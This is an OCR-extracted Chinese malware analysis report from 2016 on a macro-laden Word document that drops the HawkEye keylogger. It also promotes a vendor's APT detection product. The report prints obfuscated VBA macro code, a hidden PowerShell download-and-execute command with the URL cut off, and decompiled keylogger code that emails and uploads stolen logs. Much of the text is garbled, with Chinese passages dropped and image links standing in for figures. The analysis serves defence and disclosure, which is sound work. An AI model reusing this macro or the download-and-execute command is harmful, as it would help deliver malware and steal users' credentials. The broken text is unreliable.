2016 12

嵌套 HawkEye 家族木马恶意样本分析报告

2016 年 12 月 23 日稿

VenusEye 金睛安全研究团队版权所有

目录

一. 核心观点

APT “ ”

HawkEye 12 23 20

99.9%

powershell HawkEye keylogger

20161031_ “ ” 20161108_“ ”

“ ” “ ” “ ” “ ”

æ

خ

3

Ŏ


二. 样本深度分析

2.1 基本信息

sample.doc
MD5 b27f**********


2.2 宏样本分析

0x01




2.1

0x02



2.2

0x03



2.3

0x04

```
Public Function dressreform(btzaaglfrqetw)
'groceryneckaphdxbhso
'302
sbwoddddjfcgkamezmd = ""
'forgetoutsidegahmyfnyz
'155
bonusgrunt = "dbsytuyoh"
csyatiikqp = 952
For upobovpcidliima = 1 To Len(btzaaglfrqetw)
sbwoddddjfcgkamezmd = sbwoddddjfcgkamezmd & meshtuna(Mid(btzaaglfrqetw, upobovpcidliima, 1))
dsudpwonybwbwi = "toastturn"
dreamsqueeze = 414
Next
dressreform = sbwoddddjfcgkamezmd
'rbirkejjbaoqtkioicoastside
'393
'gbjirsossibsvylceilingnerve
'21
End Function
```

2.4

```
Public Function meshtuna(ydlovjrts)
'brotherdeputyflyqoohjqmq
'442
tspsplpvclqdkhbw = "*" & ydlovjrts & "*"
If Not "BJ8KAJ8gzKKAgv" Like tspsplpvclqdkhbw Then          '通过Like进行字符匹配
'augustrememberhphopbjkspphzdtsey
'38
meshtuna = ydlovjrts
'ffaowebekqbzqejamewwimaxnvdr
'756
ngqkfqyecouxor = "babypanel"
```

2.5 like

0x05 powershell

shell

```
aislebusiness = "pcgmlgkiykxl"
ytyypabskxpbg = 548
Call Shell(armoroak, 0)
ciwdejmgmv = "cuberadio"
actrunway = 806
'qnfksvmswdaoexchangetrial
'319

armoroak = dressreform(armoroak)
```

监视窗口

表达式	值	类型	上下文
armoroak	"cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http:		Module1.lawpupil

2.6 shell


2.3 下载木马分析

Nffdpsi.exe

MD5 472f**********


0x01 Nffdpsi.exe Nffdpsi.exe

Jbcwgbsk.exe



2.7

0x02 Jbcwgbsk.exe



2.8

0x03 Jbcwgbsk.exe Srxoeoaonmsiyy.bin


IE

2.9

0x04 IE dump


2.11

0x06 HawkEye FTP


public void SendLogs()
{
checked
{
while (true)
{
Thread.Sleep(Conversions.ToInteger(this.timerstring));
bool flag = !string.IsNullOrEmpty(this.KeyLog.Trim()) && this.IsConnectedToInternet();
if (flag)
{
string keyLog = this.KeyLog;
lock (keyLog)
GetActiveWindowTitle() : string
GetAntiVirus() : string
GetExternalIP() : string
GetFirewall() : string
IsConnectedToInternet() : bool
KeyboardCallback(int, int, ref Form1.K
Minecraftsub() : void
olddesdc(string, string) : string
Pins() : void
SendLogs() : void
SendLogsFTP() : void
Spread() : void
StealMail() : void
stealWebroswers() : void
MailMessage mailMessage = new Mai
SmtpClient smtpClient = new SmtpC
mailMessage.From = new MailAddres
mailMessage.To.Add(this.emailstri
mailMessage.Subject = "HawkEye Ke
mailMessage.Body = "
flag = (Operators.CompareString(t
if (flag)
{
bool flag2 = !Directory.Exist
if (flag2)
{

2.12 HawkEye

0x07



2.13

三. 启明星辰 APT 检测产品如何报警

APT


文档文件中包含宏
明细
进程入侵 [1]
尝试在系统进程中创建远程线程
危险等级
反调试 [1]
威胁行为 [4]
准确提示powershell命令行
nd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).Dow
'Nffdpsi.exe','%TEMP%\Nffdpsi.exe') & %tmp%\Nffdpsi.exe
\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
尝试执行可疑命令
危险等级
PID
进程名
详细信息
1400
C:\Program Files\Microsoft Off
ce\Office14\WINWORD.EXE
CreateProcess: cr
nloadFile('http://
548
C:\WINDOWS\system32\cmd.e
xe
CreateProcess: C
试图执行可疑的powershell命令
危险等级
PID
进程名
详细信息
owershell.exe -w hidden -nop -ep bypass (new-object system.net.webclient).downloadfile('htt
548
C:\WINDOWS\system32\cmd.e
CommandLine: p

3.1


静态检测
检测引擎
攻击类型
详细信息
危险等级
流行威胁库
僵木蠕
检测到木马程序(HawkEye)
动态检测
准确提示木马家族名称
结束时间：
2016-12-23 10:41:14
开始时间：
网络探测 [1]
反虚拟机 [1]
隐蔽信道 [4]
可疑邮箱地址：
准确提取出回连邮箱地址
尝试连接一个域名
危险等级
检测到可疑DNS请求
危险等级
检测到可疑HTTP请求
危险等级

3.2

四. 为什么需要部署启明星辰 APT 检测产品

APT

APT


H-worm

APT APT

APT

0-day

启明星辰 APT 产品检测解决思路



关于 VenusEye 金睛安全研究团队

VenusEye

VenusEye

“ ” H-worm

Hedwig Locky

18

SandWorm

五. 分析报告大事记

1. 2016 12 07 APT 1 UAC “ ”

2. 2016 12 01 APT 3 Neutrino
1 “ ”

3. 2016 11 29 -11 30 4

4. 2016 11 21 APT powershell

5. APT

6. 2016 11 16 APT 8 “ ”

7. 2016 11 16 APT 1 1
“ ”

8. 2016 11 11 APT 1

9. 2016 11 10 APT 1 “ ”

10. 2016 11 10 APT 4 “ ”

11. 2016 11 10 APT 14 “ ”

12. 2016 11 08 “ ”

13. 2016 11 4 “ ”
“ ”

14. 2016 9 28 APT 5 “ ” 3
rtf

15. 2016 9 13 APT 2 “ ”

16. 2016 8 31 APT 10 “ ”

17. 2016 8 3 H-Worm

18. 2016 6 6 APT 1

19. 2016 6 2 APT 1

20. 2016 5 29 APT